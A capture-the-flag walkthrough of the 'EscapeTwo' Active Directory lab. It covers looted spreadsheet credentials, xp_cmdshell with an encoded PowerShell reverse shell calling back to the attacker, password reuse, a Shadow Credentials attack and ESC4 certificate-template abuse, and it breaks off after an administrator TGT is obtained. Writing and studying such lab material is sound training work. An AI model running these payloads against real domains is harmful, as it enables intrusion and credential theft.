


Machine Overview
The target is a Windows Server 2019 Domain Controller running Active Directory, Active Directory Certificate Services (AD CS), and Microsoft SQL Server 2019. Starting with credentials for the rose user, we enumerate SMB shares and discover corrupted Excel files containing SQL Server credentials. Using the sa account credentials, we enable xp_cmdshell and obtain a reverse shell as sql_svc. From the SQL Server configuration file, we extract the sql_svc password, which is reused by the ryan user. With ryan's credentials, we perform BloodHound enumeration and discover that ryan has WriteOwner permissions on the ca_svc user. We abuse this to take ownership of ca_svc and use Certipy to perform a Shadow Credentials attack, obtaining the NT hash for ca_svc. Using ca_svc credentials, we discover a vulnerable certificate template (DunderMifflinAuthentication) vulnerable to ESC4. We modify the template configuration and request a certificate for the administrator account, ultimately gaining domain administrator access.
Attack Path Summary: rose → SMB → Excel creds → sa → xp_cmdshell → sql_svc → config.ini → ryan → WriteOwner ca_svc → Shadow Credentials → ca_svc → ESC4 on DunderMifflinAuthentication → administrator
Initial Reconnaissance
Network Enumeration
We begin with a service and version scan to identify open ports and services:
nmap -A -Pn -oN nmap.txt 10.10.11.51Scan Results:
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-26 19:05:10Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-11-26T19:06:29+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|_Not valid after:  2124-06-08T17:00:40
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-11-26T19:06:29+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|_Not valid after:  2124-06-08T17:00:40
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2025-11-26T19:06:29+00:00; 0s from scanner time.
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-11-26T18:59:50
|_Not valid after:  2055-11-26T18:59:50
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-11-26T19:06:29+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|_Not valid after:  2124-06-08T17:00:40
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-11-26T19:06:29+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|_Not valid after:  2124-06-08T17:00:40
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-26T19:05:53
|_  start_date: N/A
Key findings:
- Domain:
sequel.htb - Hostname:
DC01(Domain Controller) - Port 1433: Microsoft SQL Server 2019
- Port 445: SMB with message signing enabled and required
User Enumeration
We authenticate to the SMB service using the provided credentials and enumerate domain users:
$ netexec smb 10.10.11.51 -u rose -p 'KxEPkKe6R8su' --users-export users.txt

SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.51     445    DC01             Administrator                 2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
SMB         10.10.11.51     445    DC01             Guest                         2024-12-25 14:44:53 0       Built-in account for guest access to the computer/domain
SMB         10.10.11.51     445    DC01             krbtgt                        2024-06-08 16:40:23 0       Key Distribution Center Service Account
SMB         10.10.11.51     445    DC01             michael                       2024-06-08 16:47:37 0
SMB         10.10.11.51     445    DC01             ryan                          2024-06-08 16:55:45 0
SMB         10.10.11.51     445    DC01             oscar                         2024-06-08 16:56:36 0
SMB         10.10.11.51     445    DC01             sql_svc                       2024-06-09 07:58:42 0
SMB         10.10.11.51     445    DC01             rose                          2024-12-25 14:44:54 0
SMB         10.10.11.51     445    DC01             ca_svc                        2025-12-01 16:37:35 0
SMB         10.10.11.51     445    DC01             [*] Enumerated 9 local users: SEQUEL
SMB         10.10.11.51     445    DC01             [*] Writing 9 local users to users.txt
The enumeration reveals several domain users, including michael, ryan, oscar, sql_svc, and ca_svc.
SMB Share Enumeration
We check the permissions on available SMB shares:
$ smbmap -u 'rose' -p 'KxEPkKe6R8su' -H 10.10.11.51


    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.51:445	Name: 10.10.11.51         	Status: Authenticated
	Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	Accounting Department                             	READ ONLY
	ADMIN$                                            	NO ACCESS	Remote Admin
	C$                                                	NO ACCESS	Default share
	IPC$                                              	READ ONLY	Remote IPC
	NETLOGON                                          	READ ONLY	Logon server share
	SYSVOL                                            	READ ONLY	Logon server share
	Users                                             	READ ONLY
The rose user has READ ONLY access to the Accounting Department, IPC$, NETLOGON, SYSVOL, and Users shares. The Accounting Department share is particularly interesting and may contain sensitive information.
Exploring the Accounting Department Share
We connect to the Accounting Department share to explore its contents:
$ smbclient -U 'rose%KxEPkKe6R8su' '//10.10.11.51/Accounting Department'

smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> lcd "Accounting Department"
smb: \> mget *
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (34.9 KiloBytes/sec) (average 34.9 KiloBytes/sec)
getting file \accounts.xlsx of size 6780 as accounts.xlsx (20.6 KiloBytes/sec) (average 27.3 KiloBytes/sec)
We've discovered two Excel files: accounting_2024.xlsx and accounts.xlsx. Attempting to open them reveals that both files are corrupted. However, since .xlsx files are ZIP archives containing XML files, we can extract and examine their contents directly.
Extracting Excel File Contents
We extract the contents of the corrupted Excel files:
$ cp accounts.xlsx accounts.zip
$ unzip accounts.zip
$ tree ./

├── accounting_2024.xlsx
├── accounting_2024.zip
├── accounts.xlsx
├── accounts.zip
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   ├── core.xml
│   └── custom.xml
├── _rels
└── xl
    ├── printerSettings
    │   └── printerSettings1.bin
    ├── _rels
    │   └── workbook.xml.rels
    ├── sharedStrings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── workbook.xml
    └── worksheets
        ├── _rels
        │   └── sheet1.xml.rels
        └── sheet1.xml
Extracting Credentials from Excel Files
Examining the sharedStrings.xml file reveals embedded credentials:
$ cat ./xl/sharedStrings.xml

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>
After parsing the sharedStrings.xml file, we extract the following credentials:
| First Name | Last Name | Username | Password | |
|---|---|---|---|---|
| Angela | Martin | angela@sequel.htb | angela | 0fwz7Q4mSpurIt99 |
| Oscar | Martinez | oscar@sequel.htb | oscar | 86LxLBMgEWaKUnBG |
| Kevin | Malone | kevin@sequel.htb | kevin | Md9Wlq1E5bZnVDVo |
| NULL | NULL | sa@sequel.htb | sa | MSSQLP@ssw0rd! |
Most importantly, we've discovered the SQL Server sa account credentials: sa:MSSQLP@ssw0rd!
Attempts to use the Angela/Oscar/Kevin credentials against SMB/WinRM/LDAP failed, indicating these accounts are likely application-level or otherwise not usable for domain login in this context. Only the sa SQL account was valid for our purposes.
Initial Access
SQL Server Authentication
Using the discovered sa credentials, we authenticate to the SQL Server using Impacket's mssqlclient.py:
$ mssqlclient.py sa@10.10.11.51

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> SELECT @@version;

------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
  Sep 24 2019 13:48:23
  Copyright (C) 2019 Microsoft Corporation
  Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)
Enabling xp_cmdshell and Obtaining Reverse Shell
With sa privileges, we can enable xp_cmdshell to execute operating system commands. On a default SQL Server installation, we first need to enable advanced options, then enable xp_cmdshell:
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4AMwAiACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
On our machine:
nc -lnvp 4444Reverse Shell Connection:
nc -lnv 4444
PS C:\Windows\system32> whoami
sequel\sql_svc
We have successfully obtained a reverse shell running as the sql_svc user.
Privilege Escalation (sql_svc → ryan)
Extracting SQL Server Configuration
While exploring the system, we discover the SQL Server configuration file which contains the service account password:
PS C:\SQL2019\ExpressAdv_ENU> type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
The configuration file reveals the SQL Server service account password: WqSZAF6CysDQbGb3. This password is stored in the SQLSVCPASSWORD field.
Password Reuse Attack
We attempt to authenticate to the SMB service using this password with various domain users:
$ netexec smb 10.10.11.51 -u users.txt -p 'WqSZAF6CysDQbGb3'

SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-] sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
The password is successfully reused by the ryan user. We can now authenticate as ryan using Evil-WinRM:
$ evil-winrm -i dc01.sequel.htb -u 'ryan' -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
sequel\ryan
We have successfully authenticated as the ryan user.
User flag
C:\Users\ryan\Desktop\user.txt
Privilege Escalation (ryan → ca_svc)
BloodHound Enumeration
To understand the Active Directory environment and identify privilege escalation paths, we perform BloodHound enumeration using SharpHound:
$ evil-winrm -i dc01.sequel.htb -u 'ryan' -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> upload SharpHound.exe

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run command

Info: Uploading /workspace/htb/machines/EscapeTwo/SharpHound.exe to C:\Users\ryan\Documents\SharpHound.exe

Info: Upload successful!
*Evil-WinRM* PS C:\Users\ryan\Documents> ./SharpHound.exe
2025-11-30T02:00:57.2762980-08:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-11-30T02:00:57.3856860-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-11-30T02:00:57.4169242-08:00|INFORMATION|Initializing SharpHound at 2:00 AM on 11/30/2025
2025-11-30T02:00:57.5263079-08:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for sequel.htb : DC01.sequel.htb
2025-11-30T02:00:57.8701010-08:00|INFORMATION|Loaded cache with stats: 62 ID to type mappings.
 62 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-11-30T02:00:57.8701010-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-11-30T02:00:58.0263031-08:00|INFORMATION|Beginning LDAP search for sequel.htb
2025-11-30T02:00:58.0575448-08:00|INFORMATION|Producer has finished, closing LDAP channel
2025-11-30T02:00:58.0731743-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-11-30T02:01:28.4638363-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 38 MB RAM
2025-11-30T02:01:43.1044213-08:00|INFORMATION|Consumers finished, closing output channel
2025-11-30T02:01:43.1512986-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-11-30T02:01:43.3075698-08:00|INFORMATION|Status: 103 objects finished (+103 2.288889)/s -- Using 41 MB RAM
2025-11-30T02:01:43.3075698-08:00|INFORMATION|Enumeration finished in 00:00:45.2860400
2025-11-30T02:01:43.3856782-08:00|INFORMATION|Saving cache with stats: 62 ID to type mappings.
 62 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-11-30T02:01:43.3856782-08:00|INFORMATION|SharpHound Enumeration Completed at 2:01 AM on 11/30/2025! Happy Graphing!

*Evil-WinRM* PS C:\Users\ryan\Documents> download 20251129001100_BloodHound.zip

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run command

Info: Downloading C:\Users\ryan\Documents\20251129001100_BloodHound.zip to 20251129001100_BloodHound.zip

Info: Download successful!

After importing the BloodHound data, we discover that ryan has WriteOwner permissions on the ca_svc user.
What is WriteOwner?
The WriteOwner permission allows a user to change the owner of an Active Directory object. Once a user becomes the owner of an object, they can modify the object's Discretionary Access Control List (DACL), granting themselves additional permissions.
Taking Ownership of ca_svc
To abuse the WriteOwner permission, we first need to take ownership of the ca_svc user. We use bloodyAD to set ryan as the owner:
$ bloodyAD --host 10.10.11.51 -d sequel.htb -u 'ryan' -p 'WqSZAF6CysDQbGb3' set owner ca_svc ryan
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc
Now that we own the ca_svc user, we can grant ourselves additional permissions. We add GenericAll permissions:
$ bloodyAD --host 10.10.11.51 -d sequel.htb -u 'ryan' -p 'WqSZAF6CysDQbGb3' add genericAll ca_svc ryan
[+] ryan has now GenericAll on ca_svc
Shadow Credentials Attack
By first taking ownership of ca_svc and then granting ryan GenericAll on the object, we gained full control over all attributes, including msDS-KeyCredentialLink, which is required for a Shadow Credentials attack. With GenericAll permissions on ca_svc, we can perform a Shadow Credentials attack using Certipy. This attack adds a Key Credential to the target user's msDS-KeyCredentialLink attribute, allowing us to authenticate as that user using a certificate.
NOTE
Ensure the domain controller hostname is resolvable. Add it to /etc/hosts if necessary:
echo "10.10.11.51 dc01.sequel.htb" | sudo tee -a /etc/hostsWe use Certipy to perform the Shadow Credentials attack:
$ certipy shadow auto -u 'ryan@sequel.htb' -p 'WqSZAF6CysDQbGb3' -account 'ca_svc' -dc-ip 10.10.11.51

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '013082928cfd466c91dd8c4548117cee'
[*] Adding Key Credential with device ID '013082928cfd466c91dd8c4548117cee' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '013082928cfd466c91dd8c4548117cee' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
Certipy automatically restores the original msDS-KeyCredentialLink after extracting the hash, which reduces persistence artifacts. As a result, we can obtain a TGT and NT hash for ca_svc without ever knowing its cleartext password, purely by abusing its key credentials. We have successfully obtained the NT hash for the ca_svc user: 3b181b914e7a9d5508ea1e20bc2b7fce
Privilege Escalation (ca_svc → administrator)
Enumerating Certificate Templates
In BloodHound, we can see that ca_svc is a member of the Cert Publishers group.

With ca_svc credentials, we can enumerate certificate templates and identify vulnerable configurations. We use Certipy to find vulnerable certificate templates:
$ certipy find -u ca_svc -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.10.11.51 -stdout -vulnerable
Certipy v5.0.3 - by Oliver Lyak (ly4k)

<...SNIP...>

Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireCommonName
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-11-30T11:53:29+00:00
    Template Last Modified              : 2025-11-30T11:53:29+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Cert Publishers
    [+] User ACL Principals             : SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
Certipy has identified the DunderMifflinAuthentication certificate template as vulnerable to ESC4.
What is ESC4?
ESC4 (ESCalation via Certificate Template ACLs) is a vulnerability where a user has dangerous permissions (such as WriteOwner, WriteDacl, or GenericAll) on a certificate template. An attacker can modify the template's configuration to allow enrollment for any user, including high-privileged accounts like administrator.
Modifying the Certificate Template
Since ca_svc is a member of the Cert Publishers group, we have permissions to modify the certificate template. Membership in Cert Publishers grants ca_svc dangerous ACL permissions (such as WriteDacl) on the DunderMifflinAuthentication template, which is exactly what ESC4 abuses. We first save the current configuration:
$ certipy template -u 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -save-configuration DunderMifflinAuthentication

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
We modify the template to use the default configuration, which allows enrollment for any user. In other words, we turned a highly restricted admin-only template into a broadly enrollable authentication template. After applying the default configuration, the template now allows enrollment by Domain Users (instead of only Domain/Enterprise Admins) while still providing Client Authentication EKU, which lets us request a logon-capable certificate on behalf of arbitrary accounts:
$ certipy template -u 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -write-default-configuration


Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Writing default configuration to 'DunderMifflinAuthentication.json'
[*] Wrote default configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
Requesting Certificate for Administrator
With the template modified, we can now request a certificate for the administrator account:
$ certipy req -u 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -ca 'sequel-DC01-CA' -dc-ip 10.10.11.51 -dc-host dc01.sequel.htb -target dc01.sequel.htb  -upn 'administrator@sequel.htb'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 10
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
The certificate has been successfully generated and saved to administrator.pfx.
Authenticating with the Certificate
We use the certificate to authenticate and obtain the NT hash for the administrator account:
$ certipy auth -pfx administrator.pfx -dc-ip 10.10.11.51

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
